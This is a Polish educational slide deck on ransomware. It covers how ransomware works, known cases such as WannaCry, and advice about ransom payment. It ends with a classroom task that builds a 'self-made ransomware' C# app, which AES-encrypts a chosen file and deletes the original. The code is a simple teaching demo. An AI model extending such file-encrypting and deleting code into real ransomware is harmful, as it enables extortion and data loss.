03

Ransomware

WIRUS PAY-TO-WIN

hacking, cyberbezpieczeństwo i sztuczna inteligencja

opracowanie: Michał Suchoń

NEXT

Przypomnienie...

I. Czym jest binder?

II. Po co stosujemy zaciemnianie kodu?

III. W jaki sposób antywirus wykrywa potencjalnego wirusa?

IV. Co to szyfrowanie i na jakie rodzaje dzielimy szyfrowanie?

Przypomnienie...

I. Czym jest binder?

Program, którego zadaniem jest uruchomienie docelowej aplikacji oraz (w tle) wirusa tak, aby użytkownik nic nie podejrzewał

II. Po co stosujemy zaciemnianie kodu?

III. W jaki sposób antywirus wykrywa potencjalnego wirusa?

IV. Co to szyfrowanie i na jakie rodzaje dzielimy szyfrowanie?

Przypomnienie...

I. Czym jest binder?

Program, którego zadaniem jest uruchomienie docelowej aplikacji oraz (w tle) wirusa tak, aby użytkownik nic nie podejrzewał

II. Po co stosujemy zaciemnianie kodu?

Inaczej obfuskacja; stosujemy ją po to, aby utrudnić analizę kodu (a w rezultacie uniemożliwić zneutralizowanie szkodliwego oprogramowania)

III. W jaki sposób antywirus wykrywa potencjalnego wirusa?

IV. Co to szyfrowanie i na jakie rodzaje dzielimy szyfrowanie?

Przypomnienie...

I. Czym jest binder?

Program, którego zadaniem jest uruchomienie docelowej aplikacji oraz (w tle) wirusa tak, aby użytkownik nic nie podejrzewał

II. Po co stosujemy zaciemnianie kodu?

Inaczej obfuskacja; stosujemy ją po to, aby utrudnić analizę kodu (a w rezultacie uniemożliwić zneutralizowanie szkodliwego oprogramowania)

III. W jaki sposób antywirus wykrywa potencjalnego wirusa?

Poprzez tzw. sygnaturę (sekwencja bajtów w bazie antywirusa)

IV. Co to szyfrowanie i na jakie rodzaje dzielimy szyfrowanie?

Przypomnienie...

I. Czym jest binder?

Program, którego zadaniem jest uruchomienie docelowej aplikacji oraz (w tle) wirusa tak, aby użytkownik nic nie podejrzewał

II. Po co stosujemy zaciemnianie kodu?

Inaczej obfuskacja; stosujemy ją po to, aby utrudnić analizę kodu (a w rezultacie uniemożliwić zneutralizowanie szkodliwego oprogramowania)

III. W jaki sposób antywirus wykrywa potencjalnego wirusa?

Poprzez tzw. sygnaturę (sekwencja bajtów w bazie antywirusa)

IV. Co to szyfrowanie i na jakie rodzaje dzielimy szyfrowanie?

Szyfrowanie to proces zamiany treści informacji z postaci jawnej na niejawną (zaszyfrowaną). Jest to proces odwrotny i może być realizowany poprzez jeden klucz do nadania i odbioru (symetrycznie) lub poprzez dwa odrębne klucze: publiczny (nadawca) i prywatny (odbiorca) – to z kolei szyfrowanie asymetryczne.

Czy ktoś spotkał się kiedykolwiek (lub słyszał) o wirusach szyfrujących dysk komputera?

Jak działa taki program?


Czy zna ktoś jakieś głośne przypadki ataku oprogramowania szyfrującego?

Ransomware WannaCry

Źródło: https://youtu.be/h_KE67hKVnk

BACK NEXT

RANSOMWARE



rodzaj wirusa, polegający na zaszyfrowaniu danych na komputerze pod groźbą ich opublikowania bądź usunięcia, jeśli nie zostanie zapłacony okup. Proste ransomware'y blokowały system operacyjny (przez wyświetlenie ekranu informacyjnego). Te bardziej zaawansowane z kolei szyfrują pliki poprzez jeden z dostępnych silnych algorytmów szyfrujących (np. AES 256). Płatności okupu przyjmowane są przez trudne do wyśledzenia kryptowaluty, np. bitcoin, ethernum czy monero, ale także choćby doładowania typu paysafecard.

W celu dodatkowego zabezpieczenia się, atakujący często korzystają z tzw. pralni kryptowalut, za pomocą których za niewielką opłatą dodatkowo zacierają ślady, pozwalające na odzyskanie pieniędzy.

Jak działa ransomware?

MECHANIZM DZIAŁANIA RANSOMWARE'A

1. INFEKCJA

wprowadzenie wirusa do systemu, np. przez pobrany plik w wyniku exploita w usłudze sieciowej (np. SMB – współdzielenie plików i drukarek)

2. URUCHOMIENIE

Wyświetlenie fałszywego ostrzeżenia (wysłanego przez organy ścigania!!!) lub bezpośrednio: *Zaszyfrowaliśmy ci pliki, tu masz instrukcję co dalej*

3. BLOKADA

Szkodliwy program będzie działał do momentu zapłacenia żądanej kwoty. Wraz z upływem czasu, atakujący mogą zwiększać ją np. przez niedotrzymanie terminu itd.

Ograniczenie dostępu do systemu często wynika z modyfikacji rekordu rozruchowego (MBR/GPT) lub **tablicy partycji** aby zapobiec prawidłowemu rozruchu systemu.

Bardziej złośliwy ransomware zaszyfruje pliki tak, aby tylko autor wirusa był w stanie go odszyfrować swoim kluczem.

Czy atakującym faktycznie zależy na tym, abyś odzyskał/a pliki?

Czy atakującym faktycznie zależy na tym, abyś odzyskał/a pliki?

Wszystko zależy od intencji atakujących. Złamanie większości algorytmów szyfrujących graniczy z cudem bądź wymaga ogromnej mocy obliczeniowej, dlatego atakujący nie zakładają scenariusza odzyskania plików „na własną rękę”. Ich **główną motywacją jest to, że faktycznie wyślesz pieniądze** – nie zależy im zazwyczaj na samych plikach, więc te jeśli zawierają jakiekolwiek dane wrażliwe: **zapewne zostaną jeszcze wykorzystane i choćby sprzedane na darknecie**. W związku z tym, choć i tak je odzyskamy po zapłaceniu, np. przez wysłanie przez atakującego programu deszyfrującego, **nie mamy gwarancji, że cyberprzestępca je usunie ze swojego dysku**.

Czy warto zatem zapłacić okup?

Czy warto zatem zapłacić okup?

Ponownie, to zależy! Od tego, jak wysoka jest kwota – **można próbować negocjować z oszustami i poczekać, spróbować wymusić zmniejszenie jej** (*Jestem tylko biednym studentem i mam jedynie 100 złotych!*), **zysk dla atakującego to priorytet**.

To jednak metoda dla odważnych i skłonnych do pewnego ryzyka. **Dużo bezpieczniejsze jest zwyczajne powiadomienie policji lub przełożonego (jeśli to komputer firmowy).** Nie mamy wcale gwarancji, że odzyskamy pliki, więc należy od razu uznać, **że prawdopodobnie straciliśmy je bezpowrotnie. NIGDY NIE NALEŻY UFAĆ ATAKUJĄCYM, A TYM BARDZIEJ WIERZYĆ W ICH DOBRE INTENCJE!**


Inne znane ransomware'y

Ransomware CryptoLocker

Źródło:
https://www.youtube.com/watch?v=UJTloN7a0KE

Ransomware AIDS Trojan

PIERWSZY ATAK RANSOMWARE NA ŚWIECIE!



Źródło:
https://www.youtube.com/watch?v=k0DIdgq4LyE

BACK NEXT

Poznajmy jak działa taki ransomware od środka!

Task | Własny ransomware

- × Pobieramy szablon projektu, rozpakowujemy i odpalamy w Visual Studio (po odpakowaniu wystarczy odpalić plik .sln) -> [Przejdź]
- × Uruchamiamy plik Form1.cs. Pojawi nam się okienko z programem. Klikamy dwa razy na przycisk „Otwórz plik”, aby przejść do kodu uruchamiającego się po naciśnięciu przycisku. Do metody dodajemy kod -> [Zobacz rozwiązanie]
- × Tworzymy metodę, która zaszyfruje nam plik (będzie wywołana przy kliknięciu przycisku) -> [Zobacz rozwiązanie]
- × Musimy obsłużyć przycisk „Zaszyfruj plik” – metoda wywołująca zaszyfrowanie pliku -> [Zobacz rozwiązanie]
- × Tworzymy metodę, która odszyfruj nasz plik (będzie wywołana przy kliknięciu przycisku) -> [Zobacz rozwiązanie]
- × Obsługa przycisku „Odszyfruj plik” – metoda wywołująca odszyfrowaniu pliku -> [Zobacz rozwiązanie]
- × *Dodatek: metoda, która skasuje oryginalny plik i pozostawi tylko zaszyfrowany (wywołujemy w metodzie, przypisanej do obsługi przycisku „Zaszyfruj plik” -> [Zobacz rozwiązanie]

Podsumowanie

I. Jak włamywacze otrzymywali pieniądze za atak?

II. Jaki algorytm można wykorzystać do szyfrowania?

III. Czy jeśli padniemy ofiarą ataku, to powinniśmy wysyłać pieniądze w ramach okupu?

EXIT

1 | Kod przycisku „Otwórz plik"

```
        private void btnBrowseFile_Click(object sender, EventArgs e)
        {
            // użycie komponentu do otwierania plików  oraz dodanie filtra na "wszystkie pliki"
            using (OpenFileDialog ofd = new OpenFileDialog() { Filter = "All files|*.*"})
            {
                // Warunek sprawdzający czy użytkownik nacisną ok czy anuluj w oknie dialogowym
                if (ofd.ShowDialog() == DialogResult.OK)
                    txtFilePath.Text = ofd.FileName;
            }
        }
```

BACK

2 | Metoda szyfrująca plik „FileEncrypt"

Metoda wywoływana po naciśnięciu przycisku „Zaszyfruj plik"

```
private void FileEncrypt(string inputFileName, string password)
{
    RijndaelManaged AES = ConfigureEncryption(password, salt);


    // tworzenie nowego pliku do którego zapiszem nasze zaszyfrowane dane oraz dodamy do "orgyinalnej nazwy" .aes
    using (FileStream nowyPlik = new FileStream(inputFileName + ".aes", FileMode.Create))
    {
        // zapisywanie pliku (dodajemy sól na początku)
        nowyPlik.Write(salt, 0, salt.Length);
        // Użycie klasy CryptoStream do zapisu zaszyfrowanego ciągu
        using (CryptoStream szyfrowanie = new CryptoStream(nowyPlik, AES.CreateEncryptor(), CryptoStreamMode.Write))
        {
            // otworzenie pliku bajt po bajcie
            using(FileStream plikDoZaszyfrowania = new FileStream(inputFileName, FileMode.Open))
            {
                // przygotowanie bufora na plik (1MB), można rozszerzyć
                byte[] buffer = new byte[1048576];
                int read;
                while ((read = plikDoZaszyfrowania.Read(buffer, 0, buffer.Length)) > 0)
                {
                    szyfrowanie.Write(buffer, 0, read);
                }
            }
        }
    }
}
```

BACK

3 | Metoda btnEncrypt_Click

Metoda, która wywoła się po kliknięciu przycisku „Zaszyfruj plik”

```
private void btnEncrypt_Click(object sender, EventArgs e)
{
    try
    {
        FileEncrypt(txtFilePath.Text, txtPassword.Text);
        RemoveFile(txtFilePath.Text);
        MessageBox.Show("Encryption Done!");
    }
    catch
    {
        MessageBox.Show("Ups... Coś poszło nie tak");
    }
}
```

BACK

4 | Metoda FileDecrypt

Metoda wywoływana po naciśnięciu przycisku „Odszyfruj plik” – odpowiada za odszyfrowanie pliku

```
private void FileDecrypt(string inputFileName, string outputFileName, string password)
{
    RijndaelManaged AES = ConfigureEncryption(password, salt);


    // odczytywanie pliku bajt po bajcie
    using (FileStream plikZaszyfrowany = new FileStream(inputFileName, FileMode.Open))
    {
        // odczytanie soli którą zapisaliśmy w pliku (jest to istotne bo gdy sól by się zmieniła to pliku nie odcyztamy)
        plikZaszyfrowany.Read(salt, 0, salt.Length);


        // CryptoStream odczytuje dane zaszyfrowane za pomocą AES-a
        using (CryptoStream odszyfrowywanie = new CryptoStream(plikZaszyfrowany, AES.CreateDecryptor(), CryptoStreamMode.Read))
        {
            using (FileStream plikNieZaszyfrowany = new FileStream(outputFileName, FileMode.Create))
            {
                // Bufor na plik ~1 Megabajt ( większego pliku nie przyjmie), można zwiększyć
                byte[] buffer = new byte[1048576];
                int read;
                // przepisywanie zaszyfrowanego pliku do odszyfrowanego
                while ((read = odszyfrowywanie.Read(buffer, 0, buffer.Length)) > 0)
                {
                    plikNieZaszyfrowany.Write(buffer, 0, read);
                }
            }
        }
    }
}
```

BACK

5 | Metoda btnDecrypt_Click

Metoda, która wywoła się po kliknięciu przycisku „Deszyfruj plik”

```
private void btnDecrypt_Click(object sender, EventArgs e)
{
    try
    {
        FileDecrypt(txtFilePath.Text, txtFilePath.Text.Replace(".aes", ""), txtPassword.Text);
        MessageBox.Show("Decryption Done!");
    }
    catch
    {
        MessageBox.Show("Ups... Coś poszło nie tak");
    }
}
```

BACK

6 | Metoda RemoveFile

Metoda, która skasuje plik po jego zaszyfrowaniu

```
private void RemoveFile(string filePath)
{
    File.Delete(filePath);
}
```

BACK